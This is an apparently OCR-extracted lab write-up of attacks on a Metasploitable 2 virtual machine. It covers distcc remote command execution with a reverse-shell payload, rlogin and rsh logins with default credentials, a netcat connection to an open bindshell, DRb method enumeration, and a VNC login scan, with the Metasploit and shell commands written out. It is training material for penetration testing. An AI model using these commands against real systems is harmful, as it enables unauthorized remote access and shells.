
The DistCC daemon (distccd) contains a well-known vulnerability that allows attackers to execute arbitrary commands remotely without authentication.This weakness occurs because the service accepts commands from remote clients without properly validating them.

An attacker can exploit this vulnerability to send specially crafted commands to the DistCC daemon, which are then executed on the target system.

In this lab environment, the **Metasploitable 2 machine** is running a vulnerable version of the DistCC service. Using the **Metasploit Framework**, we can exploit this vulnerability to gain **remote command execution** on the target machine.

Exploiting DistCC Using Metasploit

First, we start the Metasploit console from the Kali Linux attacker machine.






Figure: Successful exploitation of the DistCC service resulting in a command shell session on the target system.

Command used

```
msfconsole -q
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.179.138
set payload cmd/unix/reverse
set LHOST 192.168.179.139
set LPORT 4444
exploit
```

Remote Login Exploitation

Remote Login (**Rlogin**) is an older remote access protocol that was commonly used before **Secure Shell (SSH)** became the standard for secure remote administration. Rlogin allows users to log into a remote system and execute commands as if they were working locally on that machine. However, this protocol is considered insecure because it transmits authentication credentials in plaintext.

Since valid login credentials for the **Metasploitable 2** system have already been discovered during the previous exploitation steps, we can use the **Rlogin** service to remotely access the target machine.

Using the Kali Linux attacker machine, we connect to the Rlogin service running on the target system by specifying the username with the **"-l"** flag.

Command used

```
rlogin -l msfadmin 192.168.179.138
```

After entering the correct password (**msfadmin**), a remote shell session is established with the target machine. This allows the attacker to execute commands directly on the compromised system.

Once logged in, basic commands can be executed to verify access, such as:

```
whoami
```

```
id
```

These commands confirm that the attacker has successfully obtained remote access to the target system through the Rlogin service.




Figure: Successful remote login to the Metasploitable 2 system using the Rlogin service after authenticating with valid credentials.

Remote Login Exploitation Using Metasploit

The **Rlogin service** is an older remote access protocol that allows users to log into a remote machine and execute commands. However, this protocol is considered insecure because authentication credentials are transmitted in plaintext.

During the enumeration phase, valid credentials for the **Metasploitable 2** system were identified. To verify these credentials and test the Rlogin service, we can use the **Metasploit Framework**.

Metasploit provides an auxiliary scanner module that attempts authentication against the Rlogin service using supplied credentials.

Starting Metasploit

First, we launch the Metasploit console from the Kali Linux attacker machine.




Figure: Viewing the available configuration options of the Metasploit **Rlogin login scanner module** (auxiliary/scanner/services/rlogin_login). This module is used to test authentication against the Rlogin service by supplying valid or

guessed credentials. The options displayed include parameters such as the target host (RHOSTS), username, password, and other settings required to perform the authentication sca




Figure: Successful authentication to the Rlogin service on the Metasploitable 2 system using the Metasploit Framework.

Commands used

```
msfconsole -q
use auxiliary/scanner/rservices/rlogin_login
set RHOSTS 192.168.179.138
set USERNAME msfadmin
set PASSWORD msfadmin
run
```

Remote Shell Exploitation

The **Remote Shell (RSH)** protocol allows users to execute commands on a remote system. It is an older remote access service that was commonly used before secure protocols like **SSH** were introduced. However, RSH is considered insecure because authentication data is transmitted in plaintext.

In this lab, we use the discovered login credentials to access the **RSH service** running on the Metasploitable 2 machine and execute commands remotely from the Kali Linux attacker system.

Command used

```
rsh -l msfadmin 192.168.179.138
```

After successful authentication, commands such as `whoami` and `id` can be executed to verify remote access.




Figure: Successful remote command execution on the Metasploitable 2 system using the RSH service with valid credentials.

Distributed Ruby (DRb) Service Enumeration (Port 8787)

During the network scanning phase, we discovered that **port 8787** is open on the target system. Further service detection revealed that the service running on this port is **Distributed Ruby (DRb)**, which allows Ruby programs to communicate with remote objects over a network.

Distributed Ruby (DRb) is a framework that enables Ruby applications to invoke methods on remote objects as if they were local. While this functionality is useful for distributed applications, it can introduce security risks if sensitive methods such as command execution functions are exposed.

To investigate the DRb service further, we attempted to enumerate the methods exposed by the remote Ruby object using a Ruby DRb client.

Command Used

```
ruby -r drb/drb -e 'DRb.start_service;
o=DRbObject.new_with_uri("druby://192.168.179.138:878
7"); p o.methods'
```

This command starts a local DRb client and connects to the remote DRb service running on the Metasploitable 2 machine. It then lists the methods exposed by the remote Ruby object.

The enumeration output shows several default Ruby object methods such as:

- methods
- send
- inspect
- instance_eval
- instance_exec

However, no dangerous methods such as **system**, **exec**, or other command execution functions were identified

Analysis

Since the exposed DRb object does not provide any methods that allow command execution, the service could not be directly exploited for remote code execution. This indicates that the DRb service in this configuration exposes only default Ruby object functionality.

Nevertheless, identifying and analyzing exposed distributed services is an important step during penetration testing, as misconfigured DRb services in real-world environments may expose dangerous methods that allow attackers to execute arbitrary commands remotely.




Figure: Nmap scan identifying the DRb service on port 8787.




Figure: Enumerating methods exposed by the Distributed Ruby (DRb) service running on port 8787 using a Ruby DRb client.

Bindshell Exploitation (Port 1524)

During the enumeration phase, it was discovered that **port 1524** is open on the target Metasploitable 2 system. This port is running an insecure **bind shell service**, which allows direct remote command execution without requiring authentication.

A bind shell is a service that listens on a specific port and provides a command shell when a connection is established. In this case, the Metasploitable 2 machine exposes a bind shell that allows an attacker to connect and execute commands remotely.

To access this service, we use **Netcat**, a networking utility capable of establishing TCP connections to remote services.

Command Used

```
nc 192.168.179.138 1524
```

After establishing the connection, a remote shell is obtained on the target system.

Verification Commands

Once connected, basic commands can be executed to confirm access to the system:

```
whoami
id
uname -a
ifconfig
```

These commands confirm that the attacker has successfully obtained remote command execution on the target machine.




Figure: Connecting to the bind shell service running on port 1524 using Netcat to obtain a remote shell on the Metasploitable 2 system.

Exploiting Port 5900 (VNC)

During the enumeration phase, it was discovered that **port 5900** is open on the target Metasploitable 2 system. This port is associated with the **Virtual Network Computing (VNC)** service, which allows remote graphical access to a system.

VNC is commonly used for remote administration and desktop sharing. However, if weak or default credentials are used, attackers may gain unauthorized access to the remote desktop environment.

To test the VNC service, we can use the **Metasploit Framework**, which provides a module capable of performing authentication checks against VNC servers.

This module attempts to authenticate to a VNC server using different credentials and reports any successful logins. It supports **RFB protocol versions 3.3, 3.7, 3.8, and 4.001**, which use the **VNC challenge–response authentication method**.




Figure: The Metasploit VNC login scanner module to identify valid credentials for the VNC service running on port 5900.

Loading the VNC Login Scanner Module

```
use auxiliary/scanner/vnc/vnc_login
```

```
set RHOSTS 192.168.179.138
```

```
run
```

